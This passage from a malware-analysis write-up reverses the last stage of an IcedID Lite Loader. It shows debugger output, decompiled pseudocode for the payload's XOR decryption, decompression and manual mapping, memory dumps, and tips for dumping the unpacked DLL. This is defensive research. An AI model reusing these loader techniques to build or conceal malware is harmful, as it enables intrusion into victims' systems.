00007FFB6DBC19C7   C745 44 646C6C00      mov dword ptr ss:[rbp+44],6C6C64
00007FFB6DBC19CE   FFD0                  call rax
00007FFB6DBC19D0   48:85C0               test rax,rax
00007FFB6DBC19D3   0F84 AD000000         je user32.7FFB6DBC1A86
00007FFB6DBC19D9   48:6348 3C            movsxd rcx,dword ptr ds:[rax+3C]
00007FFB6DBC19DD   4C:8D4D 38            lea r9,qword ptr ss:[rbp+38]
00007FFB6DBC19E1   49:BC 70BC426CFB7F000 mov r12,<kernel32.VirtualProtect>
ssMemory>
```

```
R15    0000000000000558

RIP    00007FFB6DBC1979     user32.00007FFB6DBC1979

RFLAGS   0000000000000244
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus C000000D (STATUS_INVALID_PARAMETER)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0033  SS 002B

ST(0) 0000000000000000000 x87r0 Empty 0.000000000000000000

Default (x64 fastcall)
1: rcx 0000000000000558 0000000000000558
2: rdx 000001CCDB33E230 000001CCDB33E230
3: r8 000001ACF9EBE0D0 000001ACF9EBE0D0
4: r9 000000000000335B 000000000000335B
5: [rsp+20] 0000000000000000 0000000000000000
6: [rsp+28] 0000000000000000 0000000000000000
```


Stage 4 call via a new thread.

Stage 4 (DpxCheckJobExists export, again)

We finally reached the final stage! With access to the "final structure" this payload can read and decrypt the final payload. The algorithm used to "decrypt" it is again a multibyte XOR operation using the key read from the initial config and then subtracting the byte next to the XORed byte in the array.


The result content is not exactly a valid PE file, it's more of a struct containing a compressed binary as well as some other information such as it's size. This data is passed to a function in which seems to perform some sort of decompression and then it returns both the fully "unpacked" PE file as well as it's size.

Regarding the decompression algorithm used, I'm assuming it's QuickLZ due to what I saw in IBM's report, but to be honest I know close to nothing about those type of algorithms so I'm just assuming it's true:




```
pRtlAllocateHeap = mw_resolve_api_hash(RtlAllocateHeap_0);
pRtlFreeHeap = mw_resolve_api_hash(RtlFreeHeap_0);
pNtFreeVirtualMemory = mw_resolve_api_hash(NtFreeVirtualMemory_0);
if ( !final_struct )
  return 0i64;
main_payload_size = final_struct->main_payload_size;
i = 0i64;
main_payload_encrypted = final_struct->main_payload_addr;
do
{
  // Decrypt the main payload (IcedID Lite Loader) using the same XOR key used in the stage 2 shellcode
  main_payload_encrypted[i % main_payload_size] = (main_payload_encrypted[i % main_payload_size] ^ *(&final_struct->stage2_xor_key + i % 4))
                                                - main_payload_encrypted[(i + 1) % main_payload_size];
  ++i;
}
while ( i <= main_payload_size - 1 );
// Decompress the decrypted payload (probably using QuickLZ)
final_payload = *&final_struct->main_payload_addr;
final_payload = *mw_decompress_data(v17, &final_payload);
final_payload_clean = final_payload;
```

Final payload decryption and decompression.



```
Address           Hex
0000009D3287FBE0  40 14 EC F9 AC 01 00 00 00 34 00 00 00 00 00 00
0000009D3287FBF0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```


Decompression result.



```
Address           Hex                                                ASCII
000001ACF9EC1440  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
000001ACF9EC1450  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
000001ACF9EC1460  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001ACF9EC1470  00 00 00 00 00 00 00 00 00 00 00 00 D0 00 00 00  ............Ð...
000001ACF9EC1480  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
000001ACF9EC1490  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
000001ACF9EC14A0  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
000001ACF9EC14B0  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
000001ACF9EC14C0  21 C9 10 93 65 A8 7E C0 65 A8 7E C0 65 A8 7E C0  !É..e¨~Àe¨~Àe¨~À
000001ACF9EC14D0  42 6E 05 C0 67 A8 7E C0 16 CA 7F C1 6E A8 7E C0  Bn.Àg¨~À.Ê.Án¨~À
000001ACF9EC14E0  65 A8 7F C0 4F A8 7E C0 83 CC 7A C1 6E A8 7E C0  e¨.ÀO¨~À.ÌzÁn¨~À
000001ACF9EC14F0  83 CC 7E C1 64 A8 7E C0 83 CC 7C C1 64 A8 7E C0  .Ì~Ád¨~À.Ì|Ád¨~À
000001ACF9EC1500  52 69 63 68 65 A8 7E C0 00 00 00 00 00 00 00 00  Riche¨~À........
000001ACF9EC1510  50 45 00 00 64 86 07 00 9A 9F 87 63 00 00 00 00  PE..d.......c....
```

Decompression result.

The final step here is the old manual mapping technique. A region of memory is allocated and then the clean payload is mapped to it: it's dependencies resolved via `LoadLibrary` + `GetProcAddress`, realocation applied and so on. The final payload is a DLL and has it's `DllMain` function executed, followed by the previously mentioned `init` export function:




```
init_export_addr = 0i64;
// Map the IcedID Lite Loader DLL and call it's DllMain
v14 = manual_map_and_execute(final_payload_clean, v13, _final_config->init_export_str, &init_export_addr);
pRtlFreeHeap(NtCurrentTeb()->ProcessEnvironmentBlock->ProcessHeap, 0i64, final_payload_clean);
if ( init_export_addr )
  init_export_addr(0i64, v14, _final_config, 0i64);
```

Final payload map and execution.

Some reversing shortcuts:

In case you're only interested in the final payload I have some shortcuts for you!

Considering the fact dpx.dll will be loaded at svchost.exe process and the execution will be transfered to the final IcedID payload at some point we can use tools like Process Explorer, System Informer or Process Hacker and search for any process that has the `dpx.dll` loaded. If it's svchost.exe there's a high chance this is our target. After it we would just need to find an allocated region inside it that contains a PE file and dump it:




	PID	CPU	I/O total ...	Private b...	User name	Description
	4672			1.54 MB		Host Process for Windows Ser...
	4696					
	4980					
	5524					
	5556					
	5640					
	5844					
exe	5904	0.42				
	5964					
	548					
	6516					
	6860					
xer.exe	6296					
rotocolH...	4484					

Filter: dpx.dll

Process	Type	Name	Handle
svchost.exe (5524)	DLL	C:\Windows\System32\dpx.dll	0x7ffb571...
x64dbg.exe (9308)	File	C:\Windows\System32\dpx.dll	0xc24
x64dbg.exe (9308)	Section	C:\Windows\System32\dpx.dll	0xc58
x64dbg.exe (9308)	Mapped file	C:\Windows\System32\dpx.dll	0x1cb4577...

dpx.dll search in Process Hacker.



Base address	Type	Size	Protect...	Use	Total WS	Private WS	Shareable WS	Shared WS	Locked WS
0x7ffe0000	Private	4 kB	R	USER_SHARED_DATA	4 kB		4 kB	4 kB	
0x7ffed000	Private	4 kB	R						
0x180000000	Private	36 kB	RW						
0x180000000	Private: Commit	4 kB	RW						
0x180001000	Private: Commit	12 kB	RX						
0x180004000	Private: Commit	4 kB	R						
0x180005000	Private: Commit	4 kB	RW						
0x180006000	Private: Commit	8 kB	R						
0x180008000	Private: Commit	4 kB	RW						
0x9d31e00000	Private	2,048 kB	RW	PEB					
0x9d32000000	Private	512 kB	RW	Stack (thread 5528)					
0x9d32080000	Private	512 kB	RW	Stack (thread 8520)					
0x9d32100000	Private	1,024 kB	RW	Stack (thread 9644)					
0x9d32200000	Private	1,024 kB	RW	Stack (thread 10192)					
0x9d32380000	Private	512 kB	RW	Stack (thread 5832)					
0x9d32400000	Private	512 kB	RW	Stack (thread 5860)					


svchost.exe (5524) (0x180000000 - 0x180001000)

```
00000000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ..............
00000010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000030 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00 ................
00000040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 ........!..L.!Th
00000050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f is program canno
00000060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 t be run in DOS 
00000070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 mode....$.......
00000080 21 c9 10 93 65 a8 7e c0 65 a8 7e c0 65 a8 7e c0 !...e.~.e.~.e.~.
00000090 42 6e 05 c0 67 a8 7e c0 16 ca 7f c1 6e a8 7e c0 Bn..g.~.....n.~.
000000a0 65 a8 7f c0 4f a8 7e c0 83 cc 7a c1 6e a8 7e c0 e...O.~...z.n.~.
000000b0 83 cc 7e c1 64 a8 7e c0 83 cc 7c c1 64 a8 7e c0 ..~.d.~...|.d.~.
000000c0 52 69 63 68 65 a8 7e c0 00 00 00 00 00 00 00 00 Riche.~.........
000000d0 50 45 00 00 64 86 07 00 9a 9f 87 63 00 00 00 00 PE..d......c....
```

Allocated memory search in Process Hacker.

The downside of this approach is that the file would be already mapped in memory so it would be aligned to a page boundary and we would need to fix it. A better approach is to try to find the real final payload before it's mapped by the loader. Since that would be the raw binary it's aligment will be all good and it will be way easier to manipulate.

As we saw the earlier, the decompression function receives the decrypted final payload and returns the uncompressed one as well as it's size. If we perform a simple check in x64dbg hex dump we'll see there's 0x400 bytes (the headers) from the first byte of the file until the first byte of the .text section. Considering 0x400 is usually the value of the File Aligment field in the IMAGE_OPTIONAL_HEADER we can assume this is the final payload, clean and ready to be dumped!



```
Address          Hex                                              ASCII
000001ACF9EC17D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001ACF9EC17E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001ACF9EC17F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001ACF9EC1800 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001ACF9EC1810 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001ACF9EC1820 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001ACF9EC1830 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001ACF9EC1840 48 89 5C 24 10 48 89 6C 24 18 48 89 74 24 20 57 H.\$.H.l$.H.t$ W
000001ACF9EC1850 48 83 EC 20 48 8B EA 48 8B D9 8B 51 08 41 B8 00 H.ì H.êH.Ù.Q.A¸.
000001ACF9EC1860 30 00 00 33 C9 44 8D 49 04 FF 15 01 30 00 00 33 0..3ÉD.I.ÿ..0..3
000001ACF9EC1870 FF 48 8B F0 48 85 C0 75 15 FF 15 41 30 00 00 25 ÿH.ðH.Àu.ÿ.A0..%
000001ACF9EC1880 FF FF FF 00 0D 00 00 00 05 E9 C8 00 00 00 8B D7 ÿÿÿ......éÈ....×
000001ACF9EC1890 39 7B 1C 76 40 8B C2 48 6B C8 11 44 8B 44 19 28 9{.v@.ÂHkÈ.D.D.(
000001ACF9EC18A0 44 8B 54 19 20 4C 03 C3 44 8B 4C 19 2C 4C 03 D6 D.T. L.ÃD.L.,L.Ö
000001ACF9EC18B0 74 1C 4D 85 C0 74 17 4D 85 C9 74 12 41 8A 00 49 t.M.Àt.M.Ét.A..I
000001ACF9EC18C0 FF C0 41 88 02 49 FF C2 49 83 E9 01 75 EE FF C2 ÿÀA..IÿÂI.é.uîÿÂ
```


Command: Commands are comma separated (like assembly instructions): mov eax, ebx

Paused

Dump: 000001ACF9EC1440 -> 000001ACF9EC183F (0x00000400 bytes)

Alignment of the decompressed payload.


The only thing we need to do to dump it using x64dbg is select the 0x3400 bytes (unpacked payload size) in the hex dump -> Right Click -> Binary -> Save to File. And there we go! A clean payload to be analyzed. We can check it with DIE and see some of the known IcedID strings and names:



Name	Offset	Type	Value		
Characteristics	0000	DWORD	00000000		
TimeDateStamp	0004	DWORD	ffffffff	2106-02-06 22:28:15	
MajorVersion	0008	WORD	0000		
MinorVersion	000a	WORD	0000		
Name	000c	DWORD	000043b2	Hex	loader_dll_64.dll
Base	0010	DWORD	00000001		
NumberOfFunctions	0014	DWORD	00000001		

dinal	RVA	Name	
0001	00002758	000043c4	init


General information.



#	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk	Hash	Name
0	00004558	00000000	00000000	000046b8	00004100	2aed7525	WINHTTP.dll
1	00004538	00000000	00000000	000046d8	000040e0	8ea4a8d4	SHELL32.dll
2	000045b8	00000000	00000000	000046ee	00004160	46da9247	msvcrt.dll
3	00004548	00000000	00000000	00004706	000040f0	4e58d6e8	USER32.dll
4	00004470	00000000	00000000	00004884	00004018	8fa9dfbc	KERNEL32.dll
5	00004458	00000000	00000000	000048b8	00004000	84128dd5	ADVAPI32.dll

#	Thunk	Ordinal	Hint	Name
0	00000000000045f2		0007	WinHttpCloseHandle
1	00000000000045e4		0025	WinHttpOpen
2	0000000000004608		0008	WinHttpConnect
3	00000000000046a2		002a	WinHttpQueryHeaders
4	0000000000004688		002f	WinHttpReceiveResponse
5	0000000000004672		0032	WinHttpSendRequest

Payload imports.



	Offset	Size	Type	String
91	3068	0b	U	Cookie: _s=
92	3080	05	U	; _u=
93	3090	0c	A	IPHLPAPI.DLL
94	30a0	09	A	NTDLL.DLL
95	30c0	13	A	GetNativeSystemInfo
96	30d8	0c	A	KERNEL32.DLL
97	30e8	07	U	; __io=
98	30f8	0f	A	c:\ProgramData\
99	3106	08	U	\; _gat=
100	3120	10	A	0123456789ABCDEF
101	3138	07	U	; _gid=
102	3150	0d	A	RtlGetVersion
103	3160	06	U	; _ga=
104	3170	0f	A	GetAdaptersInfo
105	317e	10	U	oCookie: __gads=

Some famous IcedID strings.

Conclusion

I hope you enjoyed the reading and if you have any feedback regarding this analysis I would love to know about it.

Happy reversing!